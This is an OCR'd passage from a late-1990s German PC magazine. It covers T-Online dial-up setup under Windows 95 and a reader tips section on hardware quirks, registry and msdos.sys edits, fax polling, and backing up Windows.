und wählen Sie ein Modem oder den Treiber einer ISDN-Karte aus. Beachten Sie dabei: Windows 95 kann eine direkte Verbindung nur über ein Modem oder ein simuliertes Modem erstellen. Mindestens ein Treiber wird bei den meisten ISDN-Karten mitgeliefert. Sehen Sie in Ihrem ISDN-Kartenhandbuch nach, oder sprechen Sie mit Ihrem ISDN-Kartenhersteller.

Klicken Sie auf Weiter, *und geben Sie die Vorwahl und Rufnummer für T-Online ohne führende Nullen ein, zum Beispiel als Vorwahl:*

```
69
```

als Rufnummer:

```
191011
```

Klicken Sie auf Weiter *und dann auf* Fertigstellen. *Im offenen Ordner* DFÜ-Netzwerk *klicken Sie einmal mit der rechten Maustaste auf das Symbol der gerade angelegten Verbindung und wählen* Eigenschaften *aus der Liste.*

Klicken Sie auf Servertyp, *und stellen Sie sicher, daß als Typ des DFÜ-Servers* PPP;Windows 95,... *eingestellt ist. Schalten Sie die Optionen* Softwarekomprimierung *und* TCP/IP *mit einem Häkchen ein. Unter* TCP/IP-Einstellungen *stellen Sie sicher, daß die Optionen* Vom Server zugewiesene IP-Adresse, Vom Server zugewiesene Namensserveradressen, IP-Header-Komprimierung *und* Standard-Gateway im Remote-Netzwerk verwenden *mit einem Häkchen eingeschaltet sind. Jetzt konfigurieren Sie den Zugang zu T-Online.*

Doppelklicken Sie auf das Verbindungssymbol im Ordner DFÜ-Netzwerk, *um den Dialog* Verbinden mit *zu öffnen. Der Benutzername besteht aus Ihrer zwölfstelligen Anschlußkennung, der ebenfalls zwölfstelligen T-Online-Nummer (wenn nur elfstellig, geben Sie an der 12. Stelle ein # ein) und der Mitbenutzernummer (vierstellig). Nacheinander eingetragen ergibt das eine 28-stellige Nummer als Benutzername. Das Kennwort ist Ihr persönliches Kennwort für T-Online.*

Klicken Sie auf Verbinden. *Es erscheinen kleine Statusfenster, bis das Fenster* Verbunden mit T-Online via PPP *mit Angabe der Verbindungsgeschwindigkeit und Dauer erscheint. Jetzt nutzen Sie Ihren Browser, um das Live-Update auszuführen (gibt es für alle Symantec-Produkte).* JAK

Tips & Tricks

Unter anderem aus Ihren Einsendungen haben wir wieder unsere Tips-Sammlung zusammengestellt. **Hier finden Sie Lösungen** zu den Bereichen Hardware, Betriebssysteme, Applikationen und Programmierung.

HARDWARE

In dieser und den folgenden Rubriken ist Ihre Mitarbeit gefragt. Haben Sie ein PC-Problem gelöst? Wenn Sie Drucker, Festplatte, Modem, Soundkarte oder sonstige Hardware endlich zur Mitarbeit bewegt haben, schicken Sie uns bitte Ihren Tip, damit auch andere PC-Magazin-Leser von Ihrem Wissen profitieren können.

1 DVD-Laufwerke: Ländercode ändern


Der Ländercode für DVD-Laufwerke läßt sich nur einige Male ändern. Für das Creative Labs Dxr2 gibt es jetzt eine dauerhafte Lösung.

DVD-Filme sind mit einem Ländercode ausgestattet – Amerika hat die Kennung *1*, Europa die *2*. Beim Einlegen der DVD erkennt das Laufwerk den Ländercode und nimmt denselben Wert an. Jedoch ist es dem Kunden nur fünfmal gestattet, den Ländercode umzustellen, und weitere fünfmal, wenn er es beim jeweiligen Support beantragt. Somit soll es unmöglich sein, die neusten Hits aus Hollywood vor dem deutschen Kinostart anzuschauen. Nur, was machen Sie, wenn Sie nach zehnmaligem Umstellen den Ländercode ändern möchten?

Noch halten sich die meisten Firmen bedeckt. Bislang existiert nur eine Applikation für das DVD-Kit von Creative Labs. Damit ist es möglich, DVDs mit verschiedenen Ländercodes abzuspielen – sooft Sie wollen.

Das Codefree-Programm finden Sie im Internet unter:
`www.codefree.com/` NH

2 Festplatten unter Windows NT4 partitionieren



Bei Festplatten, die größer als 8 GByte sind, kommt es zu Darstellungsproblemen im Festplatten-Manager.

Wenn Sie unter Windows NT Festplatten mit mehr als 8 GByte in mehrere Partitionen unterteilen, kann es passieren, daß nach dem Erstellen der 1. Partition der verbleibende Restplatz auf dem Partitionsbalken nicht mehr dargestellt wird. Dieser Effekt tritt meistens auf, wenn die zu erstellende Restpartition relativ klein ist und eine zweite kleinere Festplatte eingebaut ist. Um diese wieder zum Vorschein zu bringen, genügt es, die Fenstergröße zu reduzieren. Eine weitere Möglichkeit ist, im Menü *Optionen* die Einstellungen für *Laufwerksanzeige* auf *alle Laufwerke gleich groß* zu setzen. CV


3 Scanner als Universalwerkzeug




Nutzen Sie Ihren Scanner für knifflige Bastelarbeiten oder Kleingedrucktes.

Mit einem Scanner digitalisieren Sie Schriftstücke, Grafiken und Fotos. Das ist nicht neu, aber lange nicht alles, wofür Sie Scanner gebrauchen können. Möglich ist auch, das schlecht lesbare Kleingedruckte in Texten zu scannen und dann am Bildschirm vergrößert zu lesen oder auf dem Drucker auszugeben. Hierbei fungiert der Scanner als Leselupe. Auch Briefmarkensammler können sich so ihre schönsten Stücke genau betrachten.

Ein Flachbettscanner kann aber nicht nur Papiervorlagen in den PC holen, sondern auch echte „Hardware". So lassen sich alle mögliche Gegenstände auf das Vorlagenglas legen (Vorsicht vor



SCANNER ALS LUPE: Mit 1200 dpi gescannt, lassen sich Details der Platine leicht erkennen.



Scanner als Schiebelehre: Viele Scan-Programme zeigen die Größe des gewählten Ausschnitts.

Kratzern!) und heranzoomen. Als Elektronikbastler kann man sich beispielsweise die elektronische Lupe zur Fehlersuche auf der Platine zunutze machen. Auch schlecht zu entziffernde Bauteilaufdrucke sind so am Bildschirm lesbar. Winzige SMD-Bauelemente (Surface Mounted Devices) lassen sich mit dieser Methode schnell zuordnen.

Und so geht es: Betrachten Sie das Objekt erst einmal im Prescan-Modus. Dort können Sie bei fast allen Scannern einen Bildausschnitt wählen. Selektieren Sie hier einfach die Stelle, die Sie vergrößern wollen.


Machen Sie zuerst einen Scan mit geringer dpi-Zahl (beispielsweise 300 dpi Scanauflösung), um die Qualität abschätzen zu können. Paßt alles, setzen Sie die dpi-Zahl hoch. Je höher die Auflösung in dpi, desto höher der Vergrößerungsfaktor.

Achten Sie auf das Datenaufkommen beim Scannen. So fallen beispielsweise mit 1200 dpi bei einem 3 x 3 cm großen Bildausschnitt etwa 5,7 MByte an Daten an. Wer seinen Scanner zu 3000 dpi zwingt, hat dann zirka 35 MByte zu bewältigen!

Viele Scan-Programme zeigen außerdem sehr genau die Größe des gewählten Bildausschnitts an. So lassen sich kleine Objekte zuverlässig nachmessen, indem man sie im Prescan-Fenster markiert und auf die Größenangabe achtet.

Benötigen Sie auf die Schnelle ein Foto eines kleineren Gegenstands? Dann kommen Sie mit einem Flachbettscanner als Notlösung ebenfalls zum Zuge. Legen Sie das Objekt einfach auf das Vorlagenglas, und scannen Sie es. Wenn das Objekt nicht zu tief ist, erzielen Sie damit sogar die Qualität einer preiswerten digitalen Fotokamera. ME

4 E-IDE: Stripe-Sets unter NT



Achten Sie auf die richtige Konfiguration, wenn Sie unter Windows NT ein Stripe-Set mit E-IDE-Festplatten einrichten.

Unter NT können Sie mit zwei SCSI-Festplatten im Festplatten-Manager ein Stripe-Set (RAID 0) einrichten. Während Sie bei korrekt am SCSI-Host-Adapter angeschlossenen SCSI-Festplatten nichts weiter zu beachten haben, sind E-IDE-Platten hier sensibler.

Achten Sie darauf, daß bei zwei Festplatten jede als *Master* an einem eigenen E-IDE-Kanal angeschlossen ist. Sind die Festplatten an einem Kanal als *Master* bzw. *Slave* in Betrieb, kommt es zu Geschwindigkeitseinbußen von bis zu 30 Prozent. FKH

5 Permedia 2 und Riva 128: Grafisches AMIBIOS nicht darstellbar



Mit dem folgenden Trick stellen Sie das AMIBIOS doch grafisch dar.

Das grafische AMIBIOS ist in Verbindung mit einer Grafikkarte basierend auf dem Permedia 2 bzw. dem älteren Riva 128 nicht darstellbar. Grund dafür ist der verwendete Grafikmodus, der von diesen Chips nicht unterstützt wird.

Abhilfe schafft ein auf Text basierendes AMIBIOS, welches die meisten Mainboard-Hersteller zusätzlich anbieten. Außerdem besteht oft die Möglichkeit, das Board auf das textbezogne AWARDBIOS umzuflashen. Doch Vorsicht! Prüfen Sie vor jedem BIOS-Update, ob das BIOS für Ihr Mainboard zugelassen ist, und verwenden sie das empfohlene Flash-Utility. Diamond, Elsa und Hercules bieten außerdem ein Firmware-Update der Grafikkarten an, dasdas Problem beseitigen soll. HAL

6 Zip contra CD-ROM



Nach der Installation besetzt das Zip-Laufwerk den Laufwerksbuchstaben des CD-ROM-Laufwerks. So bekommt Ihr CD-ROM-Laufwerk seinen Namen zurück.

Sie haben ein Zip-Laufwerk in Ihr System eingebunden, und nun ist Ihr CD-ROM-Laufwerk nicht mehr ansprechbar. Das läßt sich mit wenigen Handgriffen rückgängig machen. Gehen Sie über die *Systemsteuerung* in den Geräte-Manager, und aktivieren Sie das Icon des installierten CD-ROM-Laufwerks mit einem Doppelklick. Klicken Sie auf den Reiter *Einstellungen.* Bei den reservierten *Laufwerksbuchstaben* geben Sie den gewünschten Laufwerksbuchstaben im Feld *Erster Buchstabe* und ebenso in *Letzter Buchstabe* ein. Bestätigen Sie mit *OK*, und starten Sie das System neu.

Beim nächsten Hochfahren wiederholen Sie die Prozedur für das Zip-Laufwerk. Nach einem weiteren Reboot erscheinen Ihre Laufwerksbuchstaben in der gewünschten Reihenfolge. FKH

BETRIEBSSYSTEM: WINDOWS 95/98



Den gewaltigen Funktionsumfang von Windows schöpfen selbst Experten selten komplett aus. So bleiben den meisten Anwendern viele interessante Features verborgen. Nutzen Sie also die folgenden Tips & Tricks, die Ihnen bei der Arbeit helfen. Fragen an den Autor richten Sie an:

obsger@aol.com. ARTHUR BURDA/ET

7 Windows 95/98: Dateien eines Typs markieren



Bevor Sie Dateien eines bestimmten Typs kopieren oder löschen, müssen Sie sie erst ordnen und dann markieren.

Zu Zeiten von MS-DOS arbeiteten Sie mit Platzhalterzeichen, um Dateien eines bestimmten Typs zu löschen, zum Beispiel:

```
del *.sik
```

Jetzt verwenden Sie am einfachsten den Windows Explorer, um Dateien eines Typs zu markieren. Suchen Sie zuerst den Ordner aus, in dem Sie die Dateien auswählen möchten.

DATEIEN EINES TYPS markieren Sie am einfachsten im Windows Explorer.

Öffnen Sie das Menü *Ansicht*, und klicken Sie auf den Eintrag *Details*. Die Dateien werden nun mit allen wichtigen Informationen wie Größe, Typ und Änderungsdatum angezeigt. Durch Anklicken der Spalte *Typ* sortiert der Explorer Ihre Daten. Dann ist das Markieren mit Hilfe der Maus und der *[Umschalt]*- oder *[Strg]*-Taste kinderleicht.


8 Windows 95/98: Anwendungen über Tastenkombinationen starten



Normalerweise rufen Sie Anwendungen bequem auf dem Desktop auf. Doch was machen Sie, wenn gerade zahlreiche offene Fenster den Blick darauf versperren?

Wenn Sie mit vielen Programmen gleichzeitig arbeiten, füllen deren Fenster in der Regel den gesamten Bildschirm aus. Um dann eine Anwendung vom Desktop aus zu starten, müssen Sie die geöffneten Fenster erst wegklicken, um zum gewünschten Programm-Icon zu gelangen.

Dies ändern Sie, indem Sie Anwendungen über Tastenkombinationen starten. Doch wie teilen Sie dies einem Programm mit? Es funktioniert ganz einfach: Als erstes legen Sie eine Verknüpfung mit der jeweiligen Anwendung auf dem Desktop an. Anschließend klicken Sie mit der rechten Maustaste auf das Icon. Aus dem Pop-Up-Menü wählen Sie den Eintrag *Eigenschaften*. Nun können Sie in der Zeile *Tastenkombination* einen entsprechenden Shortkey wählen, indem Sie die jeweilige Taste drücken. Geben Sie beispielsweise *[Z]* ein, ergänzt Windows die Tastenkombination zu *[Strg-Alt-Z]*.



DIE TASTENKOMBINATION, die ein Programm starten soll, geben Sie im Kontextmenü unter *Eigenschaften/Verknüpfung* an.


Ist Ihr Desktop das nächste Mal wieder mit aktiven Anwendungen belegt, rufen Sie das Programm einfach mit dem neuen Shortcut auf.

9 Windows 95: Neue Grafikformate in Paint



Viele Bildbearbeitungsprogramme unterstützen *jpg*- und *tif*-Dateien, die sich aber in MS Paint nicht ohne weiteres laden lassen.

Wegen seiner hohen Komprimierrate ist das *jpg*-Format zu einem Standard unter den Grafikformaten geworden. Doch MS Paint unterstützt nicht die Grafiken, die in diesem Format gespeichert sind. Um sie aber trotzdem dort zu laden, müssen Sie bei einer Installation der Microsoft-Office-Komponenten weitere Importfilter für Grafikdateien angeben. Dazu brauchen Sie Ihre Office-CD, deren Grafikfilter dann auch anderen Programmen im System, etwa



DIE VORGABE DES DATEITYPS stellen Sie vor dem Laden von *jpg*-Grafiken unter MS Paint auf *Alle Dateien* um.

MS Paint, zur Verfügung stehen. Wenn Sie nach einer Installation dieser Filter beispielsweise ein *jpg-* oder ein *tif-*Bild unter MS Paint anzeigen wollen, müssen Sie die Vorgabe für den Dateityp im *Öffnen-*Dialog von Paint auf *Alle Dateien* stellen.

10 Windows 95/98: Verknüpfungen auf dem Desktop ohne Pfeile

Die kleinen Pfeile an jedem Verknüpfungs-Icon auf dem Desktop beseitigen Sie mit Hilfe des Registrierungseditors.

Für Windows gibt es zahlreiche schöne Desktop-Bilder, aber die störenden schwarzen Pfeile in den Icons bekommen Sie nicht so einfach los. Um die Anzeige der Pfeile an Desktop-Verknüpfungen zu unterdrücken, starten Sie den Registrierungseditor über den Menüpunkt *Start/Ausführen*, indem Sie in der Eingabezeile

```
regedit
```

eingeben. Wenn der Editor angezeigt wird, rufen Sie den *Suchen-*Dialog über *Bearbeiten/Suchen* auf und geben dort

```
Inkfile
```

ein. Die Suchoptionen müssen lediglich für Schlüssel eingeschaltet sein. Die Suche kann je nach Umfang der Einträge in der Windows-Registrierdatenbank einige Sekunden in Anspruch nehmen. Je mehr Programme Sie installieren, desto größer wird die Registry. Nachdem der Schlüssel *Inkfile*, der die für Desktop-Verknüpfungen relevanten Einträge enthält, gefunden ist, ändern Sie den Wert für den Eintrag *IsShortcut*. Dort können Sie eine beliebige Zeichenkette wie *xyz* willkürlich eingeben. Gehen Sie ebenso im Schlüssel *piffile* vor, der die Einstellungen für Verknüpfungen mit MS-DOS-Anwendungen beinhaltet.

Nachdem Sie die Werte geändert haben, werden Ihre Änderungen nach einem Neustart wirksam. Wenn Sie die Pfeile an den Desktop-Links wiederhaben wollen, setzen Sie die Einträge entsprechend zurück.



DAS SUCHEN im Registrierungseditor von Windows gestaltet sich sehr einfach.

11 Windows 95/98: Faxe per Modem abrufen




Unter Windows lassen sich Faxfunktionen bequem per Modem ausführen. So können Sie Faxe versenden, empfangen und abrufen.

Um einen Fax-Polling-Dienst (Faxabrufdienst) zu nutzen, benötigen Sie ein Modem der Klasse 1. Das bedeutet, daß Ihr Modem selbständig eine von Ihnen angegebene Rufnummer wählt und von dort ein Fax abholt. Da Sie das Fax per Modem abrufen, liegt es Ihnen digital vor, womit Sie Papier sparen.


Um den Faxabrufdienst zu starten, rufen Sie das Hilfsprogramm *Faxdatei abrufen* unter *Start/Programme/Zubehör/Fax* auf. Es wird ein Assistent geladen, der Ihnen bei der Vorbereitung des Fax-Pollings hilft. Vergewissern Sie sich vor dem Programmaufruf, daß Ihre Modemeinstellungen richtig sind. Achten Sie in diesem Zusammenhang vor allem auf Sondereinstellungen, wenn Ihr Modem beispielsweise an einer Telefonanlage als Nebenstellengerät angeschlossen ist. Dort brauchen Sie eine Zeichenkette wie

```
atx3
```

Damit wählt das Modem direkt, ohne auf den Amtston zu warten. Die Modemeigenschaften stellen Sie auch über die Systemsteuerung bequem ein.




WICHTIGE EINSTELLUNGEN für Desktop-Verknüpfungen ändern Sie mit Hilfe des Registrierungseditors.



DER FAX-POLLING-ASSISTENT fragt alles Notwendige ab, um ein Fax abzurufen.

Da Sie zumeist ein Standarddokument abrufen, bestätigen Sie die erste Maske des Fax-Polling-Assistenten mit *Weiter.* In der zweiten Maske geben Sie die Rufnummer ein und fügen diese zu *Anfrage senden* hinzu. Danach klicken Sie auf den Button *Weiter.*

Sie gelangen zur nächsten Maske, wo Sie den Zeitpunkt des Anrufs einstellen. Dort können Sie zwischen sofort, verbilligten Tarifen und einem bestimmten Zeitpunkt wählen. Besonders bei länge-



WANN SIE EIN Fax abrufen wollen, können Sie vorab festlegen.

ren Faxdokumenten empfiehlt es sich, ein Fax zu verbilligten Tarifen abzurufen. Wer seine Maschine so einstellt, daß sie nachts ab 2.00 Uhr ein langes Fax abholt, spart die meisten Telefongebühren im dann günstigsten Ferntarif – jedenfalls bei der Telekom.

12 Windows 95/98: Konfigurationsdaten ändern



Mit dem Registrierungseditor lassen sich die meisten Daten, zum Beispiel Pfade, auf einfache Weise einsehen und ändern.

Wer eine zweite Festplatte einbaut und ganze Anwendungen auf diese verschieben will, kann dahin verweisende Pfade mit wenigen Arbeitsgängen gleich mit ändern. Das erspart Ihnen, Applikationen neu zu installieren.

Um zu den Konfigurationsdaten des Betriebssystems zu gelangen, starten Sie den Registrierungseditor über *Start/Ausführen.* In der Eingabezeile geben Sie

```
regedit
```


ein. Klicken Sie anschließend im linken Teilfenster des Editors doppelt auf den Hauptschlüssel

```
HKEY_LOCAL_MACHINE
```

Nun werden weitere Schlüssel angezeigt. Öffnen Sie

```
SOFTWARE\Microsoft\Windows\
➥CurrentVersion
```

In dem rechten Teilfenster des Registry-Editors sehen Sie die einzelnen Einträge,



WICHTIGE KONFIGURATIONSEINSTELLUNGEN sehen Sie im Registrierungseditor.

die einige der wichtigsten Konfigurationsdaten von Windows 95 darstellen (Tabelle unten).

In *BootCount* geben Sie beispielsweise einen neuen Zahlenwert ein. Selbst Ihre Einträge, mit denen Sie sich bei der Installation von Windows registriert haben, ändern Sie in dem entsprechenden Schlüssel *RegisteredOwner.*

13 Windows 95: Das System mit einer Kopie sichern



Wer einen Datenverlust oder gar einen Festplatten-Crash erleidet, weiß, wieviel Zeit eine Neuinstallation des Systems und der Anwendungen in Anspruch nimmt.

Im Rahmen eines System-Backups sollten Sie nicht nur Ihre wichtigen Dateien regelmäßig sichern, sondern auch Anwendungen und wichtige Einstellungen. Es gibt einen einfachen Weg, um Windows 95 sowie die installierten Anwenderprogramme und alle Einstellungen vor einem Datenverlust abzusichern. Dabei legen Sie Sicherungen des *Windows-* und des *Programme*-Ordners an. Damit das funktioniert, sollten Sie Programme grundsätzlich nur im *Programme*-Ordner auf Ihrem System einrichten. Nur so läßt sich eine Sicherheitskopie einfach realisieren.

Bevor Sie den Backup-Trick anwenden, müssen Sie den virtuellen Arbeitsspeicher auf eine andere Partition oder ein anderes Laufwerk verschieben. Nur wenn Sie sehr viel Arbeitsspeicher haben, können Sie das umgehen und statt dessen den virtuellen Speicher deaktivieren. All das erledigen Sie über die *Systemsteuerung* und zwar über *System/Leistungsmerkmale/Virtueller Arbeitsspeicher.*


Danach kopieren Sie die Ordner *windows* und *programme* – am besten auf

WICHTIGE KONFIGURATIONSDATEN

Eintrag	Funktion
`BootCount`	Wartezeit beim Booten in Sekunden
`CommonFilesDir`	Gemeinsam genutzte Dateien wie DLL-Bibliotheken und Treiber
`ConfigPath`	Konfigurationsdateien
`DevicePath`	Informationsdateien für Peripherie wie Grafikkarten, Soundkarten etc.
`MediaPath`	Pfad für Multimedia-Dateien
`ProductId`	Produkt-Identifikationsnummer Ihrer Windows-Version
`ProgramFilesDir/` `ProgramFilesPath`	Verzeichnis/Pfadvorgabe für Windows-Anwendungen
`RegisteredOrganization/` `RegisteredOwner`	Registrierinformationen: Firma und Name des Benutzers
`SystemRoot`	Hauptverzeichnis, in dem Windows installiert ist



ein anderes Laufwerk. Benennen Sie die Ordner der Sicherungskopien entsprechend um, zum Beispiel in *windows_backup* und *programme_backup*.



DIE EINSTELLUNGEN für den virtuellen Speicher können Sie frei konfigurieren.

Diese Kopien nutzen Sie im Bedarfsfall. Bevor Sie die Daten zurückkopieren, achten Sie darauf, daß keine Anwendungen im Hintergrund laufen und der virtuelle Speicher auf eine andere Partition oder ein anderes Laufwerk verlegt wurde oder deaktiviert ist. Während das Verzeichnis *Programme* direkt in Windows gelöscht und durch die gesicherten Daten ersetzt werden kann, gehen Sie beim Verzeichnis *windows* anders vor, da es sich nur von MS-DOS aus ohne Probleme löschen läßt. Beenden Sie dazu Windows, und aktivieren Sie die Option *Computer im MS-DOS-Modus starten* oder *Im MS-DOS-Modus neu starten*. Löschen Sie dann das *Windows*-Verzeichnis mit dem DOS-Befehl

```
deltree
```

Die Syntax des *deltree*-Befehls finden Sie im Hilfe-Menü, das der Parameter /? zu jedem DOS-Befehl liefert. Wenn Sie sich beim Löschvorgang Ihrer Sache sicher sind, geben Sie den Schalter /y ein, womit Sie alle weiteren Sicherheitsabfragen abschalten.

Wenn die alten Daten gelöscht sind, kopieren Sie den gesicherten *Windows*-Ordner zurück. Je nachdem, wie Sie die Sicherungskopie zuvor genannt haben, benennen Sie den Ordner eventuell um, zum Beispiel von *windows_backup* in *windows*.

14 Windows 95: Instabiles System sicher hochfahren



Ein instabiles Windows-System hindert Sie nicht nur daran, es hochzufahren, sondern auch es sicher zu beenden.

Wenn Ihr Windows-System instabil geworden ist, hilft oft nur noch der Griff zum Reset-Schalter. Dann gibt es nur eine Lösung: Windows im sicheren Modus hochfahren, Fehlerursache feststellen und beheben. Das Betriebssystem verfügt über Protokollmechanismen, die Installationswege und Fehlzugriffe aufzeichnen. Die Protokolle, meist in *dat*- oder *txt*-Dateien gesichert, können wertvolle Hinweise auf defekte Hard- oder Software geben, wodurch Ihr System instabil werden kann.

Um ein instabiles Windows sicher hochzufahren, drücken Sie während des Systemstarts die Taste *[F8]*, um ein Bootmenü zu erhalten. Wählen Sie dort die Option *Protokolliert*. Während des Hochfahrens speichert Windows dann alle Schritte des Startvorgangs in der Da-

tei *bootlog.txt*. Dabei wird die vorherige Version der *log*-Datei in *bootlog.prv* umbenannt. Diese Dateien können Sie mit jedem Editor öffnen, um eine Kontrolle des Startvorgangs zu erhalten.

Die Datei *detlog.txt* sichert Ergebnisse aus der Hardware-Erkennung. Alle Schritte des Windows-Installationsvorgangs zeichnet die Datei *setup.log* auf.

15 Windows 95/98: Startlogo unterdrücken



Das Startlogo beim Laden von Windows 95 und 98 ist überflüssig, da es den Start des Betriebssystems verlangsamt.

Wenn Sie sich an dem Startlogo stören, können Sie es durch eine Änderung in der Startdatei *msdos.sys* entfernen. Diese finden Sie im Wurzelverzeichnis der Festplatte *c:*. Doch diese Datei läßt sich nicht ohne weiteres bearbeiten, da sie schreibgeschützt und versteckt ist. Außerdem handelt es sich dabei um eine Systemdatei. Um *msdos.sys* editieren zu können, müssen Sie die entsprechenden Dateiattribute entfernen. Schalten Sie dazu den MS-DOS-Modus ein, indem Sie ein DOS-Fenster mit *Start/Programme/MS-DOS-Eingabeaufforderung* öffnen. Geben Sie dort die Anweisung

```
attrib -r -s -h c:\msdos.sys
```

ein. Nachdem Sie so die Dateiattribute entfernt haben, laden Sie einen Texteditor und öffnen die Datei *msdos.sys*. In den Abschnitt *[Options]* fügen Sie die folgende Zeile ein:

```
Logo=0
```

Danach speichern Sie die Systemdatei ab, wechseln in den DOS-Modus und setzen die Dateiattribute wieder:

```
attrib +r +s +h c:\msdos.sys
```

16 Windows 95/98: Die Systemdatei *msdos.sys*



Die Systemdatei *msdos.sys* verrät Ihnen wichtige Optionen des Betriebssystems.

Die Einträge in der Datei *msdos.sys* geben an, welche Optionen Windows 95/98 beim Start aktivieren soll. Sie beziehen sich auf das Booten, das Netzwerk, die Laufwerkskomprimierung und die Verzeichnisse. Die unten stehende Tabelle gibt genaue Auskunft über die Funktion der einzelnen Einträge.

17 Windows 95/98: Dokumentenliste löschen



Das *Start*-Menü zeigt unter dem Punkt *Dokumente* eine Liste der zuletzt benutzten Dateien an.

Aus der Dokumentenliste, die Sie über das *Start*-Menü aktivieren, lassen sich einzelne Dokumente bequem öffnen. Dazu müssen Sie nicht erst das Programm laden, mit dem Sie diese Dokumente bearbeitet haben.



DIE DOKUMENTENLISTE entfernen Sie durch Anklicken des *Löschen*-Schalters.

Wenn Sie allerdings sehr viele Dokumente bearbeiten oder benutzen, wird diese Liste sehr lang. Stört Sie das, können Sie die Liste löschen, indem Sie über *Start/Einstellungen/Task-Leiste ...* das Fenster *Eigenschaften Task-Leiste* und *Programme im Menü „Start"* aufrufen. Dort befindet sich im Abschnitt *Menü „Dokumente"* der Schalter *Löschen*.

DIE EINTRÄGE IN DER SYSTEMDATEI *MSDOS.SYS*

Abschnitt	Eintrag	Funktion
`[Paths]`	`HostWinBootDrv=`	Bootlaufwerk, in dem sich auch das Windows-Hauptverzeichnis befindet, zum Beispiel *C:*.
	`UnInstallDir=`	Laufwerk, auf dem die Dateien für den Deinstallationsvorgang von Windows 98 liegen.
	`WinBootDir=`	Verzeichnis, in dem die Windows-Startdateien abgelegt sind, zum Beispiel *c:\windows*.
	`WinDir=`	Hauptverzeichnis von Windows, zum Beispiel *c:\windows*.
`[Options]`	`BootDelay=`	Wartezeit beim Booten in Sekunden, maximal 30.
	`BootGUI=`	standardmäßig auf *1*: Nach dem Booten und dem Abarbeiten der *config.sys* und *autoexec.bat* startet Windows mit der grafischen Benutzeroberfläche.
